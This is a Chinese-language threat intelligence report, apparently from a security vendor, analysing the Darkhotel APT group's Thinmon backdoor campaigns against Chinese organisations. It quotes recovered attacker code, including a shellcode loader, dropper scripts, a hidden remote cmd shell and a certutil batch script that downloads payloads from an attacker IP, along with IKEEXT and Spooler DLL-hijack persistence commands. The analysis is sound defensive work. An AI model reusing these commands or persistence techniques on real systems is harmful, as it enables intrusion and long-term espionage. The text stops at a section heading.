Darkhotel（APT-C-06）组织利用 Thinmon 后门框架的多起攻击活动揭秘


概要

2020 年 3 月期间，360 安全大脑发现并披露了涉半岛地区 APT 组织 Darkhotel（APT-C-06）利用 VPN 软件漏洞攻击我国政府机构和驻外机构的 APT 攻击行动。在攻击行动中 Darkhotel（APT-C-06）组织使用了一系列新型的后门框架，该后门程序未被外界披露和定义过，360 高级威胁研究院根据攻击组件的文件名将其命名为“Thinmon”后门框架。通过对 Darkhotel（APT-C-06）组织利用“Thinmon”后门框架实施攻击活动的追踪，我们发现该组织最早从 2017 年就开始利用该后门框架实施了长达三年时间的一系列攻击活动，其攻击意图主要在于长期监控和窃取机密文件，受害者主要集中在我国华北和沿海地区，被攻击目标主要包括政府机构、新闻媒体、大型国企、外贸企业等行业，占比最大的为外贸及涉外机构。在这三年多的时间内，该组织不断更新后门框架，持续对目标发起攻击。


受影响情况

通过 360 安全大脑的遥测发现，受害者用户主要分布在我国东部沿海地区以及靠近朝鲜半岛的地区，这些地区拥有与朝鲜半岛来往距离优势，进而也成为中招用户的主要地区。

受害行业涵盖了政府、驻华机构、外贸、新闻媒体等多个行业，其中与贸易有关的企业占比最多达到 1/4，其次是政府机构、新闻媒体，大型国企、高等院校。在今年 3 月的 VPN 劫持攻击事件中，有多个中国驻外机构受到了攻击。




在这些行业近 70%都与外贸和驻外业务相关，涉外人员中招的占比极大。



技战术分析


根据我们目前的研究发现，该组织的技战术主要分为水坑攻击和漏洞攻击两种方式，攻击的后门程序按功能以插件形式释放和调度。



水坑攻击

在我们捕获的一例典型的水坑攻击中。受害者是访问韩国某色情网站，并下载带有木马的 QuickTime 安装包后中招。该安装包在安装完成后，会将恶意样本（Loader）释放在%appdata%目录并启动，最终加载载荷模块。

Loader



Loader（左）和正常播放器（右）签名对比

恶意样本（Loader）运行后会解密一段 shellcode 作为 EnumWindows 的回调函数，最终启动在内存中释放的载荷模块。


```
VirtualProtect(shellcode_start, 0x8000, 64, &flOldProtect);
shellcode_decrypt();
EnumWindows(shellcode_entryopint, 0);
```

漏洞攻击

Darkhotel 近年的攻击擅长利用软件平台的总控服务器漏洞，下发执行远程命令、下发木马后门程序，以进一步控制内网主机。

利用某安全软件升级漏洞 I

2018 年上半年，该组织通过入侵某单位的安全软件总控服务器，下发伪装成补丁的木马文件。在持续控制一年后，该组织不间断地针对该单位的终端下发伪装成软件升级包的后门程序。




伪装补丁

下发的后门程序被伪装成了漏洞升级补丁 KB3928472.exe，由安全软件主控服务器下发并执行。样本在执行后会调用 ActiveX COM 接口执行 JS 脚本，释放主模块(wlbsctrl.dll)、插件模块(wmdusdt.dat)和用于解密插件的 KEY 文件(sublogus.dat)，并创建 ikeext 服务持久驻留。

```
function run32dll(arch) {

    if(mika.GetCountOfAttachments() != 4) {
        mika.ExitThread();
    }

    var files = ['wlbsctrl.dll', 'sublogus.dat', 'wmdusdt.dat'];
    drop_files(3, files, mika.GetSysDir() + '\\',1);

    var value = mika.GetSysDir() + '\\' + files[0];

    mika.SetSvcStatus('ikeext', 'stop');
    mika.Sleep(1000);
    mika.ShellExec("sc.exe", "config ikeext type= own start= auto");
    mika.SetSvcStatus('ikeext', 'start');

}
function run64dll(arch) {

    if(mika.GetCountOfAttachments() != 4) {
        mika.ExitThread();
    }

    var program = mika.GetSysDir();
    program = program.substring(0, program.lastIndexOf('\\'));
    if(arch == '6432') {
        program = program + '\\sysnative\\';
    }
    else if(arch == '6464') {
        program = program + '\\system32\\';
    }

    var files = ['wlbsctrl.dll', 'sublogus.dat', 'wmdusdt.dat'];
    drop_files(3, files, mika.GetSysDir() + '\\',1);

    var value = mika.GetSysDir() + '\\' + files[0];

    mika.SetSvcStatus('ikeext', 'stop');
    mika.Sleep(1000);
    mika.ShellExec("sc.exe", "config ikeext type= own start= auto");
    mika.SetSvcStatus('ikeext', 'start');

}
```

伪装升级组件

**update.dll 会伪装成升级组件实现 CMD 命令行回显和文件上传下载功能，同时样本会伪装为腾讯签名。



cmd 回显功能


```
InitializeSecurityDescriptor(&pSecurityDescriptor, 1u);
SetSecurityDescriptorDacl(&pSecurityDescriptor, 1, 0, 0);
PipeAttributes.lpSecurityDescriptor = &pSecurityDescriptor;
PipeAttributes.nLength = 12;
PipeAttributes.bInheritHandle = 1;
if ( !CreatePipe(hReadPipe, hWritePipe_input, &PipeAttributes, 0) )
  return 0;
if ( !CreatePipe(a4, a3, &PipeAttributes, 0) )
  return 0;
GetStartupInfoA(&StartupInfo);
StartupInfo.dwFlags = 257;
StartupInfo.wShowWindow = 0;
StartupInfo.hStdOutput = *a3;
StartupInfo.hStdError = *a3;
StartupInfo.hStdInput = *hReadPipe;
StartupInfo.lpTitle = &unk_10012202;
qmemcpy(&ApplicationName, "c:\\windows\\system32\\cmd.exe", 0x1Cu);
return CreateProcessA(&ApplicationName, 0, 0, 0, 1, CREATE_NEW_CONSOLE, 0, 0, &StartupInfo, lpProcessInformation) != 0;
```

文件上传下载功能

```
if ( !strncmp(a1, "PUT", 3u) )
  return download_file(a1 + 4, s);
result = strncmp(a1, "GET", 3u);
if ( !result )
  result = upload_file(a1 + 4, s);
return result;
```

利用某安全软件升级漏洞 II

2018 年下半年该组织攻击某单位的另一款安全软件总控服务器后，是通过下发命令执行恶意脚本实施攻击，该恶意脚本通过远程服务器下载 payload 和相关插件




通过远程命令执行的脚本

```
@echo off
sc stop ikeext
del /F /Q c:\windows\system32\wlbsctrl.dll
del /F /Q c:\windows\system32\ hwdb.dat
del /F /Q c:\windows\system32 codec.dat

certutil.exe -urlcache -split -f http://134.119.220.118/update64/pack1.dat c:\windows\temp\a1.dat
certutil.exe -urlcache -split -f http://134.119.220.118/update64/pack2.dat c:\windows\temp\a2.dat
certutil.exe -urlcache -split -f http://134.119.220.118/update64/pack3.dat c:\windows\temp\a3.dat


sc config ikeext Type= own Start= auto
sc start ikeext
schtasks /Delete /tn Task360 /F
del /F /Q c:\windows\temp\ bat
del /F /Q c:\windows\SysWo .bat
```

利用某 OA 软件升级漏洞

近年来某 OA 软件多次被爆出安全漏洞，2017 年该组织利用某 OA 软件漏洞对相关单位进行攻击，攻击者通过 OA 主控服务器下发执行命令，在计算机上下发命令执行 tmp 后缀的 JS 恶意脚本，通过一系列解密、释放动作安装后门程序。




安装后门程序的恶意 JS 脚本

```
    pscrt = '$cabpath = "C:\\Users\\hp\\AppData\\Local\\Temp\\rad7C1B8.tmp" \r\n\CRLF
$bytes = [System.IO.File]::ReadAllBytes($cabpath)\r\n\CRLF
$ostream = [System.IO.File]::OpenWrite($cabpath)\r\n\CRLF
$ostream.Write($bytes,2,$bytes.Count-2)\r\n\CRLF
$ostream.close()\r\n\CRLF
$cabpath = "C:\\Users\\hp\\AppData\\Local\\Temp\\rad7C1B8.tmp"\r\n\CRLF
$destpath = $Env:windir + "\\system32"\r\n\CRLF
Start-Process "expand.exe" -wait -NoNewWindow -ArgumentList $cabpath, "-F:*", $destpath | Out-Null\r\n\CRLF
Remove-Item -path $cabpath -Force | Out-Null \r\n\CRLF
While(Test-Path("$cabpath")) { \r\n\CRLF
    Start-Sleep -s 1 | Out-Null \r\n\CRLF
} \r\n\CRLF
Start-Process "net.exe" -wait -NoNewWindow -ArgumentList "STOP","IKEEXT" | Out-Null\r\n\CRLF
Start-Process "sc.exe"  -wait -NoNewWindow -ArgumentList "config","ikeext","type= ","own","start= ","auto" | Out-Null \r\n\CRLF
Start-Process "net.exe" -wait -NoNewWindow -ArgumentList "START","IKEEXT" | Out-Null\r\n\CRLF
Start-Process "netsh.exe" -wait -NoNewWindow -ArgumentList "-c", "interface","ipv4","delete","neighbors" | Out-Null \r\n\CRLF
Remove-Item -path "HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall" -Force -Recurse  | Out-Null\r\n\CRLF
';CRLF
runps(pscrt);CRLF
objfso.DeleteFile(WScript.ScriptFullName);CRLF
```

利用 VPN 软件升级漏洞

2020 年初，该组织利用某 VPN 软件的升级漏洞再次发起攻击，攻击者事先通过漏洞拿下了 VPN 服务器，然后将服务端的 VPN 客户端升级组件替换为后门程序，并更改了服务端升级配置文件，使用户在启动 VPN 客户端时会重新下载伪装成升级程序的后门程序，后门程序会从远程服务器下载执行 shellcode，最终释放各种不同功能的攻击组件。




后门持久化

我们在溯源追踪过程中发现，该组织在部署下发各种荷载，采用多种方式实现持久化，并且多次更新相关模块的技术。

IKEEXT 劫持

IKEEXT（IKE 和 AuthIP IPsec Keyring Modules）是 Windows 操作系统的一个服务。IKEEXT 服务会试图加载一个不存在的 DLL——“wlbsctrl.dll”



该组织通常将 payload 伪装成 wlbsctrl.dll，再通过脚本或者远程命令重启 IKEEXT 服务，每当系统启动后，IKEEXT 服务自动启动并加载 wlbsctrl.dll

```
Start-Process "net.exe" -wait -NoNewWindow -ArgumentList "STOP","IKEEXT" | Out-Null\r\n
Start-Process "sc.exe"  -wait -NoNewWindow -ArgumentList "config","ikeext","type= ","own","start= ","auto" | Out-Null \r\n
Start-Process "net.exe" -wait -NoNewWindow -ArgumentList "START","IKEEXT" | Out-Null\r\n
Start-Process "netsh.exe" -wait -NoNewWindow -ArgumentList "-c", "interface","ipv4","delete","neighbors" | Out-Null \r\n
```

```
sc config ikeext Type= own Start= auto
sc start ikeext
```

Spooler 劫持

Print Spooler 是操作系统中的打印服务，一般可以通过注册表安装不同的打印服务。攻击者先在系统中安装正常的打印服务 TPWinPrn.dll，由于 TPWinPrn.dll 运行时会去加载模块文件 thinmon.dll，因此攻击者会下发伪装成 thinmon.dll 的木马实现驻留。

通过注册表安装 TPWinPrn.dll 的命令

```
    "C:\\Windows\\System32\\reg.exe": [
        "add \"HKLM\\SYSTEM\\CurrentControlSet\\Control\\print\\Environments\\Windows x64\\Print Processors\\tpwinprn\" /v Driver /t REG_SZ /d TPWinPrn.dll "
    ]
```

正常的 TPWinPrn.dll 加载 thinmon.dll

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  HMODULE v4; // eax
  FARPROC v5; // eax
  FARPROC v6; // eax
  HKEY phkResult; // [esp+4h] [ebp-410h]
  DWORD cbData; // [esp+8h] [ebp-40Ch]
  DWORD Type; // [esp+Ch] [ebp-408h]
  BYTE Data; // [esp+10h] [ebp-404h]

  phkResult = 0;
  if ( fdwReason )
  {
    if ( fdwReason == 1 )
    {
      sub_100118C0();
      if ( !(unsigned __int8)sub_100175FD(0) )
        return 0;
      v4 = LoadLibraryW(L"thinmon.dll");
      dword_10069B68 = v4;
      if ( dword_100695A0 )
      {
        sub_10002600(
          (int)&unk_100695F0,
          (int)L"Winprint.c",
          956,
          513,
          L"LoadLibrary %s = %d",
          (unsigned int)L"thinmon.dll");
        v4 = dword_10069B68;
      }
```


COM 劫持

